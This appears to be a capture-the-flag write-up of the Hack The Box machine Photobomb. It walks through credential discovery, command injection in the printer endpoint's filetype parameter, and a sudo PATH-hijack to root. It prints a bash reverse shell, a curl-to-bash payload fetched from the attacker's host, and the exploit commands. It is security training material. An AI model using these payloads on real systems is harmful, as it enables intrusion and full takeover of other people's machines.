Hack The Box Photobomb Writeup (Easy Linux)
Easy Linux box. Credentials sit in a JavaScript file, the filetype parameter of the printer endpoint injects commands, and a sudo script with SETENV gives root.
Summary
Photobomb serves photobomb.htb, a Sinatra application that hides its download feature behind HTTP basic auth and tells visitors the credentials are in a welcome pack nobody has. Directory brute forcing finds nothing, but a JavaScript file referenced by the home page carries pH0t0:b0Mb! in the clear. Logged in, the printer endpoint builds an ImageMagick convert command by string concatenation, so a payload in the filetype parameter runs arbitrary commands and a staged script returns a shell as wizard. Reading the application source confirms photo, filetype and dimensions are all unsanitised. wizard may run /opt/cleanup.sh as root with SETENV, and the script calls find without an absolute path, so prepending a writable directory to PATH and dropping a malicious find there gives a root shell.
Web Server Enumeration
Web server directs me to a custom vhost (photobomb.htb). I added the vhost to my /etc/hosts file like so:
1
echo 10.129.228.60 photobomb.htb | sudo tee -a /etc/hosts
The website main page looks like this:

When you “click here”, it asks for credentials:


We have no credentials yet so I tried enumerating the back-end of the server (accessing files like index.php to see if php runs on the backend), and found a very odd error page related to Sinatra:

I found the web page for the application running on the back-end. Seems like it’s written in Ruby.
Cleartext Credentials
It says in the webpage that “the credentials are in your welcome pack”. Since I don’t have this “welcome pack”, I decided to brute for directories:
1
gobuster dir -u http://photobomb.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -x txt -t 10 -o scans/gobuster
It didn’t find anything of use. Reviewing the source code of the main page, however, I found a javascript file. That’s generally worth looking:

And bingo, it literally has cleartext credentials for the application:

With that, new credentials:
1
2
Username: pH0t0
Password: b0Mb!
Initial Access - Remote Code Execution: Command Injection

I logged in to the application and this is how it looks like:
I captured the “download photo” request with burpsuite and started playing with it, until I found a command injection vulnerability:

Basically, anything I put in $(command) via the “filetype” parameter will be executed as system commands on the machine:
1
filetype=jpg$(sleep+10)
To obtain a reverse shell, I first created “shell.sh” in my machine:
1
/bin/bash -i >& /dev/tcp/10.10.14.242/9001 0>&1
Then I started a python http server:
1
sudo python3 -m http.server 80
And also started netcat on port 9001:
1
nc -lvnp 9001
Finally, my request to the website looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
POST /printer HTTP/1.1
Host: photobomb.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://photobomb.htb
DNT: 1
Authorization: Basic cEgwdDA6YjBNYiE=
Connection: keep-alive
Referer: http://photobomb.htb/printer
Upgrade-Insecure-Requests: 1
Priority: u=0, i

photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg$(curl+10.10.14.242/shell.sh+|+bash)&dimensions=600x400
Got the connections, as you can see from the screenshot below:


With that I have a shell in the local system as “wizard”.
Source Code Analysis
AS “wizard” I could look at the source code for the application:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
post '/printer' do
  photo = params[:photo]
  filetype = params[:filetype]
  dimensions = params[:dimensions]

  # handle inputs
  if photo.match(/\.{2}|\//)
    halt 500, 'Invalid photo.'
  end

  if !FileTest.exist?( "source_images/" + photo )
    halt 500, 'Source photo does not exist.'
  end

  if !filetype.match(/^(png|jpg)/)
    halt 500, 'Invalid filetype.'
  end

  if !dimensions.match(/^[0-9]+x[0-9]+$/)
    halt 500, 'Invalid dimensions.'
  end

  case filetype
  when 'png'
    content_type 'image/png'
  when 'jpg'
    content_type 'image/jpeg'
  end

  filename = photo.sub('.jpg', '') + '_' + dimensions + '.' + filetype
  response['Content-Disposition'] = "attachment; filename=#{filename}"

  if !File.exists?('resized_images/' + filename)
    command = 'convert source_images/' + photo + ' -resize ' + dimensions + ' resized_images/' + filename
    puts "Executing: #{command}"
    system(command)
  else
    puts "File already exists."
  end

  if File.exists?('resized_images/' + filename)
    halt 200, {}, IO.read('resized_images/' + filename)
  end

  #message = 'Failed to generate a copy of ' + photo + ' resized to ' + dimensions + ' with filetype ' + filetype
  message = 'Failed to generate a copy of ' + photo
  halt 500, message
end
It’s clear now how the command injection occurs, since there’s no user input sanitization on the following snippet:
1
2
3
4
5
6
7
if !File.exists?('resized_images/' + filename)
    command = 'convert source_images/' + photo + ' -resize ' + dimensions + ' resized_images/' + filename
    puts "Executing: #{command}"
    system(command)
  else
    puts "File already exists."
  end
Arbitrary OS commands could be injected in any of the arguments, like “photo”, “filetype” or “dimensions”.
Vertical Privilege Escalation
User “wizard” can run the following as root:
1
2
3
4
5
6
7
8
$ sudo -l

Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
It’s important to note the **SETENV **attribute, because the very last line of /opt/cleanup.sh you can see it uses “find” without the absolute path:
1
2
3
4
5
6
7
8
9
10
11
12
13
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
The exploit for this is very straight forward:
1
2
3
4
5
6
7
# Create a malicious 'find' script
echo '#!/bin/bash' > /tmp/find
echo '/bin/bash' >> /tmp/find
chmod +x /tmp/find

# Run the cleanup script with modified PATH
sudo PATH=/tmp:$PATH /opt/cleanup.sh
When the script executes find, it will run the my version from /tmp/find instead of the legitimate /usr/bin/find, spawning a root shell. With this exploit, I obtained root in the machine: